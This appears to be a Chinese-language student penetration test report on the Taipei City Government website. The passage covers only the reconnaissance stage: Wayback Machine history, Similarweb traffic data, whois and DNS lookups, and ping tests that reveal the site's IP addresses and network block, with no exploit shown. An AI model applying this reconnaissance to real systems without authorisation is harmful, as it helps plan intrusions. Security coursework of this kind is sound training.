

本次測試計畫對象以台北市政府全球資訊網作為受測目標，下表為相關目標範圍與計畫：

| | 項目 | 相關內容 | | | |
|-----|-----------|--|------------|------|------------|
| 1. | 公司單位名稱 | 台北市政府 | | | |
| 2. | 公司英文名稱 | Taipei City Government | | | |
| 3. | 地址 | (110204)臺北市信義區市府路1號 | | | |
| 4. | 網站網址 | https://www.gov.taipei/ | | | |
| 5. | 公司電話 | 02-27208889 | | | |
| 6. | 主要聯絡人 | 台北市政府 | | | |
| 7. | 聯絡人email | tpe@mail.Taipei.gov.tw | | | |
| 8. | 資本額 | 100000000 台幣 | | | |
| 9. | 測試主題 | 滲透測試 | | | |
| 10. | 測試主軸 | <input checked="" type="checkbox"/> 網頁服務 <input type="checkbox"/> 業務服務 | | | |
| 11. | 測試方式(黑/白) | <input type="checkbox"/> 黑箱測試 <input checked="" type="checkbox"/> 白箱測試 | | | |
| 12. | 受測日期 | 開始時間 | 2023/10/15 | 結束時間 | 2023/11/15 |
| 13. | 帶入業界標準 | <input type="checkbox"/> 是 <input checked="" type="checkbox"/> 否 | | | |
| 14. | 調查員工背景資訊 | <input type="checkbox"/> 是 <input checked="" type="checkbox"/> 否 | | | |
| 15. | 防火牆測試 | <input checked="" type="checkbox"/> 是 <input type="checkbox"/> 否 | | | |
| 16. | 災難計畫復原測試 | <input type="checkbox"/> 是 <input checked="" type="checkbox"/> 否 | | | |
| 17. | DoS測試 | <input type="checkbox"/> 是 <input checked="" type="checkbox"/> 否 | | | |
| 18. | 加入社交工程 | <input checked="" type="checkbox"/> 是 <input type="checkbox"/> 否 | | | |
| 19. | 測試報告格式 | 1.Word 2.PDF | | | |

圖一、此圖為 2023 年台北市政府官網



B. 資訊蒐集 (Information Gathering) (4 小題，共 40 分)

I. 公開資源與文件 (Public Resources & Document)

Step 1. 使用 wayback machine 觀察該網站過去的網站的歷史紀錄與備份

<https://archive.org/web/>


Step 2. 利用 similarweb 觀察造訪此網站的國家，造訪者年齡等相關資訊

<https://www.similarweb.com/>


Step 3. 使用 Control Ops 調查域名和 IP 地址

<https://centralops.net/co/>

- 第一步，使用 Wayback Machine 網站工具來檢索台北市政府全球資訊網的網站過去的網站的歷史紀錄與備份。透過此網站觀察後(圖二)，發現該網站於 2018 年建立，除此之外，在 2020 跟 2022 年這兩個時間點，變化的特別活躍。



圖二、在 Waybackmachine 的觀察結果




圖三、點選 2022 年，可以發現幾乎每個月都有變化，特別是在 6 月跟 8 月變化較多



圖四、點進 2022 年並點選 6 月 19 日的紀錄，顯示該日期期間的網頁樣式


► 第二步，利用 similarweb 觀察造訪此網站的國家，造訪者年齡等相關資訊




圖五、台北市政府全球資訊網的造訪人數結果，總共有 7.4M，每頁平均有 4.92 人造訪



圖六、台北市政府全球資訊網的造訪國家以及造訪者的年齡層，造訪者的國家多為美國跟台灣，年齡的部分則是 25-34 歲跟 35-44 歲這兩個區段最多人，此外，造訪的男性人數大於女性



圖七、此網站上造訪者最常搜尋的關鍵字，從此圖可以看到，台北市立圖書館是最造訪者使用的關鍵字來造訪



圖八、網站來自社交媒体的流量，可以看到 Facebook 是最高的



Ready to optimize your SEO strategy?

Find opportunities for partner websites and sponsored content with Similarweb's Digital Marketing Intelligence Solution.

[Try it now →](#)

圖九、網站上的外部連結，主要跟教育相關，健康的部分也有些份量

小結，透過 similar web 這個工具，我們觀察了以上圖片，我們可以觀察到以下幾個有用的資訊：

1. 台北市政府全球資訊網的造訪人數
2. 台北市政府全球資訊網的造訪國家
3. 台北市政府全球資訊網的造訪者年齡層
4. 台北市政府全球資訊網上造訪者最常搜尋的關鍵字
5. 台北市政府全球資訊網的網站來自社交媒体的流量
6. 台北市政府全球資訊網的網站上的外部連結

► 最後，使用 Contral Ops 線上工具來觀察該對象為網站網路層面的相關訊。前往該工具的 Domain Dossier 調查 domains 與 address 查詢後可獲得台北市政府網站的 IP 與其網段分別為：

IPv4: 163.29.207.130

IPv6: 2001:4420:6006:207::130

網段: 163.29.0.0 - 163.29.255.255

且由資訊可得知該網段(163.29.0.0 - 163.29.255.255)的聯繫對象為 hostmaster@twnic.net.tw，單位屬於「TWNIC 財團法人台灣網路資訊中心」管控。(圖十)

Domain Dossier Investigate domains and IP addresses

domain or IP address: <https://www.gov.taipei/>

domain whois record DNS records traceroute

network whois record service scan **go**

user: anonymous [118.169.155.156]
balance: 43 units
[log in](#) | [account info](#)

Address lookup
canonical name: www.gov.taipei.

aliases
addresses: **163.29.207.130**
2001:4420:6006:207::130

Domain Whois record
Queried whois.nic.taipei with "gov.taipei"...

Domain Name: gov.taipei
Registry Domain ID: D4953-TAIPEI
Registrar WHOIS Server:
Registrar URL:
Updated Date: 2023-06-30T07:36:20Z
Creation Date: 2015-01-25T04:10:13Z

Network Whois record
Queried whois.apnic.net with "163.29.207.130"...

% Information related to '163.29.0.0 - 163.29.255.255'
% Abuse contact for '163.29.0.0 - 163.29.255.255' is 'hostmaster@twnic.net.tw'

| | |
|----------------|---|
| inetnum: | 163.29.0.0 - 163.29.255.255 |
| netname: | GSN-NET |
| descr: | Government Service Network (GSN) |
| descr: | No.21-3, Sec. 1, Xinyi Rd., Zhongzheng Dist., Taipei City 100, Taiwan |
| descr: | Taipei Taiwan 100 |
| country: | TW |
| admin-c: | GN75-AP |
| tech-c: | GN75-AP |
| abuse-c: | AT939-AP |
| status: | ALLOCATED PORTABLE |
| mnt-by: | MAINT-TW-TWNIC |
| mnt-irt: | IRT-TWNIC-AP |
| last-modified: | 2021-11-04T00:49:59Z |
| source: | APNIC |
| irt: | IRT-TWNIC-AP |
| address: | 3F., No. 123, Sec. 4, Bade Rd., Songshan Dist., Taipei 105, Taiwan |
| e-mail: | hostmaster@twnic.net.tw |
| abuse-mailbox: | hostmaster@twnic.net.tw |
| admin-c: | TWA2-AP |
| tech-c: | TWA2-AP |
| auth: | # Filtered |
| remarks: | Please note that TWNIC is not an ISP and is not empowered to investigate complaints of network abuse. |
| remarks: | hostmaster@twnic.net.tw was validated on 2021-11-04 |
| mnt-by: | MAINT-TW-TWNIC |
| last-modified: | 2021-11-04T00:59:51Z |
| source: | APNIC |
| role: | ABUSE TWNICAP |
| address: | 3F., No. 123, Sec. 4, Bade Rd., Songshan Dist., Taipei 105, Taiwan |
| country: | ZZ |
| phone: | +0000000000 |
| e-mail: | hostmaster@twnic.net.tw |
| admin-c: | TWA2-AP |
| tech-c: | TWA2-AP |
| nic-hdl: | AT939-AP |
| remarks: | Generated from irt object IRT-TWNIC-AP |
| remarks: | hostmaster@twnic.net.tw was validated on 2021-11-04 |
| abuse-mailbox: | hostmaster@twnic.net.tw |

圖十

圖十一、更多資訊跟 DNS 紀錄

接着把左邊的 Domain Dossier 切到 Browser Mirror 查看台北市政府在我使用的

瀏覽器端(客戶端)瀏覽時的相關資訊。

由圖十二可看出在我訪問網站時所提供的相關資訊，如 Connection、Http header、cookies。

| Browser Mirror | | See what your browser reveals | | | | | | | | | | | | |
|---|-----------|-------------------------------|--|-----------|---------|---------|---|------------|------------|---|------------|---------------|--|--|
| centralops.net | | | | | | | | | | | | | | |
| Connection | | | | | | | | | | | | | | |
| client IP address: 118.169.155.156 [see what this reveals] server port: 443 request: GET /asp/co/BrowserMirror.vbs.asp HTTP/1.1 encryption: 256-bit session key authentication: none | | | | | | | | | | | | | | |
| HTTP headers | | | | | | | | | | | | | | |
| Connection: keep-alive Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Accept-Encoding: gzip, deflate, br Accept-Language: zh-TW,zh;q=0.9,zh-CN;q=0.8,en;q=0.7 User-Agent: BrowserMirror/1.0.0.20231223.084346619H; tool/settings=100; dd=1400; rm=1400; ss=0&n; tr=0&uri=https://www.gov.taipei/sdn/www.gov.taipei&NG_ct=5&NG_st=3&NG_tt=255 Host: centralops.net Referer: https://centralops.net/co/nav.htm User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36 User-Agent: "Chrome";v="118";"Google Chrome";v="118";"Not-R?Brand";v="99" Sec-Fetch-Mode: no-store Sec-Fetch-Site: none Sec-Fetch-User: platform; "Windows" Upgrade-Insecure-Requests: 1 Sec-Fetch-Site: same-origin Sec-Fetch-Dest: navigate Sec-Fetch-User: none via: Metal Web Frame | | | | | | | | | | | | | | |
| Cookies | | | | | | | | | | | | | | |
| <table border="1"> <thead> <tr> <th></th> <th>accepting</th> <th>sending</th> </tr> </thead> <tbody> <tr> <td>session</td> <td>?</td> <td>yes</td> </tr> <tr> <td>persistent</td> <td>?</td> <td>yes</td> </tr> <tr> <td colspan="3">complete test</td> </tr> </tbody> </table> | | | | accepting | sending | session | ? | yes | persistent | ? | yes | complete test | | |
| | accepting | sending | | | | | | | | | | | | |
| session | ? | yes | | | | | | | | | | | | |
| persistent | ? | yes | | | | | | | | | | | | |
| complete test | | | | | | | | | | | | | | |
| Client-side scripting | | | | | | | | | | | | | | |
| JavaScript: version 1.5 VBScript: disabled/not supported Java: disabled/not supported cookies: BrowserMirrorSession=10%2F30%2F2023+6%3A55%3A54+AM; BrowserMirrorPersistent=10%2F30%2F2023+6%3A55%3A54+AM referer: https://centralops.net/co/nav.htm browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36 plugins: PDF Viewer Portable Document Format application/pdf internal-pdf-viewer | | | | | | | | | | | | | | |

圖十二

圖十三則顯示客戶端，所提供的功能插件(plugins)或支援的語言環境等資訊。

```

Client-side scripting
JavaScript: version 1.5
VBScript: disabled/not supported
Java: disabled/not supported
cookies: BrowserMirrorSession=10%2F30%2F2023+6%3A55%3A54+AM; BrowserMirrorPersistent=10%2F30%2F2023+6%3A55%3A54+AM
referrer: https://centralops.net/co/nav.htm
browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
plugins: PDF Viewer Portable Document Format application/pdf internal-pdf-viewer
        Chrome PDF Viewer Portable Document Format application/pdf internal-pdf-viewer
        Chromium PDF Viewer Portable Document Format application/pdf internal-pdf-viewer
        Microsoft Edge PDF Viewer Portable Document Format application/pdf internal-pdf-viewer
        WebKit built-in PDF Portable Document Format application/pdf internal-pdf-viewer
clipboard:
local time: Mon Oct 30 2023 19:55:54 GMT+0800 (台北標準時間)
screen: 1536x864 24 bits/pixel
window: 1017x839 (271,8)
page: 1328x979
-- end --
return to CentralOps.net

```

圖十三

更進一步的了解此網站，把左上的 Browser Mirror 換成 ping，利用 ping 台北市政府網站，結果得出 Time Out。因此可得知該網站設有防火牆(阻擋 ICMP 相關的封包)或網站已經不存在，但由於現在還可以瀏覽該網站，所以得知網站是有架設防火牆的安全性防護。

ping 有兩種常見的回應 1. Time Out 2. Destination Host Unreachable。

- Destination Host Unreachable：代表該指定的 IP 位址是不存在的或沒有與對方建立連線，因此還會回應 Destination Host Unreachable。
- 若有成功路由並建立連線，而因某種原因無發接收到回饋的封包，因此會回應 Time Out；若是沒有成功與目標主機建立連線就會回應 Destination Host Unreachable。

下方兩圖分別為台北市政府網站跟 Google 搜尋網站，ping 完的結果

| 台北市政府網站 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|------|------------|----------|-----|------|--------|------|--|--|---|--|--|----------|---|--|--|----------|---|--|--|----------|---|--|--|----------|---|--|--|----------|---------|------|------------|-----|-----|-----|--|---|--|---|---|---|----------|---|----|-----|---|---|------|---|------|-----|---|---|
| <p>Ping See if a host is reachable</p> <p>domain or IP address: www.gov.taipei</p> <p>packets to send: 5 timeout (ms): 1000</p> <p>data size (bytes): 32 ttl (hops): 255</p> <p>ip version: <input checked="" type="radio"/> auto <input type="radio"/> require ipv6 <input type="radio"/> require ipv4</p> <p><input type="checkbox"/> don't fragment <input type="button" value="go"/></p> <p>user: anonymous [118.169.155.156] balance: 48 units log in account info</p> <p>Looking up IP address for www.gov.taipei... Ping www.gov.taipei [163.29.207.130] with 32 bytes of data...</p> <p>Results</p> <table border="1"> <thead> <tr> <th>count</th> <th>ttl</th> <th>rtt</th> <th>from</th> </tr> <tr> <th>(hops)</th> <th>(ms)</th> <th></th> <th></th> </tr> </thead> <tbody> <tr><td>1</td><td></td><td></td><td>TimedOut</td></tr> <tr><td>2</td><td></td><td></td><td>TimedOut</td></tr> <tr><td>3</td><td></td><td></td><td>TimedOut</td></tr> <tr><td>4</td><td></td><td></td><td>TimedOut</td></tr> <tr><td>5</td><td></td><td></td><td>TimedOut</td></tr> </tbody> </table> <p>Statistics ping result</p> <table> <thead> <tr> <th>packets</th> <th>sent</th> <th>times (ms)</th> <th>min</th> <th>avg</th> <th>max</th> </tr> </thead> <tbody> <tr> <td></td> <td>5</td> <td></td> <td>-</td> <td>-</td> <td>-</td> </tr> <tr> <td>received</td> <td>0</td> <td>0%</td> <td>avg</td> <td>-</td> <td>-</td> </tr> <tr> <td>lost</td> <td>5</td> <td>100%</td> <td>max</td> <td>-</td> <td>-</td> </tr> </tbody> </table> <p>-- end -- URL for this output return to CentralOps.net, a service of Hexillion</p> | | count | ttl | rtt | from | (hops) | (ms) | | | 1 | | | TimedOut | 2 | | | TimedOut | 3 | | | TimedOut | 4 | | | TimedOut | 5 | | | TimedOut | packets | sent | times (ms) | min | avg | max | | 5 | | - | - | - | received | 0 | 0% | avg | - | - | lost | 5 | 100% | max | - | - |
| count | ttl | rtt | from | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| (hops) | (ms) | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 1 | | | TimedOut | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 2 | | | TimedOut | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 3 | | | TimedOut | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 4 | | | TimedOut | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 5 | | | TimedOut | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| packets | sent | times (ms) | min | avg | max | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| | 5 | | - | - | - | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| received | 0 | 0% | avg | - | - | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| lost | 5 | 100% | max | - | - | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

圖十四


| Google 搜尋網站 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|------|------------|-----------------|-----|------|--------|------|--|--|---|-----|---|-----------------|---|-----|---|-----------------|---|-----|---|-----------------|---|-----|---|-----------------|---|-----|---|-----------------|---------|------|------------|-----|-----|-----|--|---|--|---|---|---|----------|---|------|-----|---|---|------|---|----|-----|---|---|
| <p>Ping See if a host is reachable</p> <p>domain or IP address: www.google.com</p> <p>packets to send: 5 timeout (ms): 1000</p> <p>data size (bytes): 32 ttl (hops): 255</p> <p>ip version: <input checked="" type="radio"/> auto <input type="radio"/> require ipv6 <input type="radio"/> require ipv4</p> <p><input type="checkbox"/> don't fragment <input type="button" value="go"/></p> <p>user: anonymous [118.169.155.156] balance: 44 units log in account info</p> <p>Looking up IP address for www.google.com... Ping www.google.com [142.250.114.106] with 32 bytes of data...</p> <p>Results</p> <table border="1"> <thead> <tr> <th>count</th> <th>ttl</th> <th>rtt</th> <th>from</th> </tr> <tr> <th>(hops)</th> <th>(ms)</th> <th></th> <th></th> </tr> </thead> <tbody> <tr><td>1</td><td>106</td><td>2</td><td>142.250.114.106</td></tr> <tr><td>2</td><td>106</td><td>2</td><td>142.250.114.106</td></tr> <tr><td>3</td><td>106</td><td>2</td><td>142.250.114.106</td></tr> <tr><td>4</td><td>106</td><td>2</td><td>142.250.114.106</td></tr> <tr><td>5</td><td>106</td><td>2</td><td>142.250.114.106</td></tr> </tbody> </table> <p>Statistics ping result</p> <table> <thead> <tr> <th>packets</th> <th>sent</th> <th>times (ms)</th> <th>min</th> <th>avg</th> <th>max</th> </tr> </thead> <tbody> <tr> <td></td> <td>5</td> <td></td> <td>2</td> <td>2</td> <td>2</td> </tr> <tr> <td>received</td> <td>5</td> <td>100%</td> <td>avg</td> <td>2</td> <td>2</td> </tr> <tr> <td>lost</td> <td>0</td> <td>0%</td> <td>max</td> <td>2</td> <td>2</td> </tr> </tbody> </table> <p>-- end -- URL for this output return to CentralOps.net, a service of Hexillion</p> | | count | ttl | rtt | from | (hops) | (ms) | | | 1 | 106 | 2 | 142.250.114.106 | 2 | 106 | 2 | 142.250.114.106 | 3 | 106 | 2 | 142.250.114.106 | 4 | 106 | 2 | 142.250.114.106 | 5 | 106 | 2 | 142.250.114.106 | packets | sent | times (ms) | min | avg | max | | 5 | | 2 | 2 | 2 | received | 5 | 100% | avg | 2 | 2 | lost | 0 | 0% | max | 2 | 2 |
| count | ttl | rtt | from | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| (hops) | (ms) | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 1 | 106 | 2 | 142.250.114.106 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 2 | 106 | 2 | 142.250.114.106 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 3 | 106 | 2 | 142.250.114.106 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 4 | 106 | 2 | 142.250.114.106 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 5 | 106 | 2 | 142.250.114.106 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| packets | sent | times (ms) | min | avg | max | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| | 5 | | 2 | 2 | 2 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| received | 5 | 100% | avg | 2 | 2 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| lost | 0 | 0% | max | 2 | 2 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

圖十五

II. DNS 資訊 (DNS Information)


將使用 Kali Linux 作為測試工具，使用版本為 2023.3。

- 一開始，我們將使用 Whois 來收集網域下的相關資訊。
因為本次測試對象為台灣的網站(台北市政府全球資訊網)，因此利用台灣網路資訊中心的 Whois Database(TWNIC Whois Database)作為搜尋工具(圖十六)。此外，合併使用 Kali 下的 Whois 工具作為對照方式。



圖十六、利用 TWNIC Whois Database 搜尋 taipei.gov.tw 網域資訊

搜尋結果如圖十七，發現工具導向至 rs.gsn.gov.tw 時，伺服器發生內部問題。



圖十七

而使用 Kali Whois 工具時也無法成功導向 rs.gsn.gov.tw 伺服器搜尋到該網域下的資訊(圖十八)

```
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
└─$ whois taipei.gov.tw
ReferralServer: rwhois://rs.gsn.gov.tw

Found a referral to rs.gsn.gov.tw.

connect: Network is unreachable

(kali㉿kali)-[~]
```

圖十八

因此藉由目前已知的訊息，我們嘗試以 Google 搜尋 rs.gsn.gov.tw 的相關資訊，得知為「政府機關領域(.gov.tw)名稱註冊 - GSN 政府網際服務網」

... 更多服務

關於GSN

- 關於GSN
- GSN管理規範
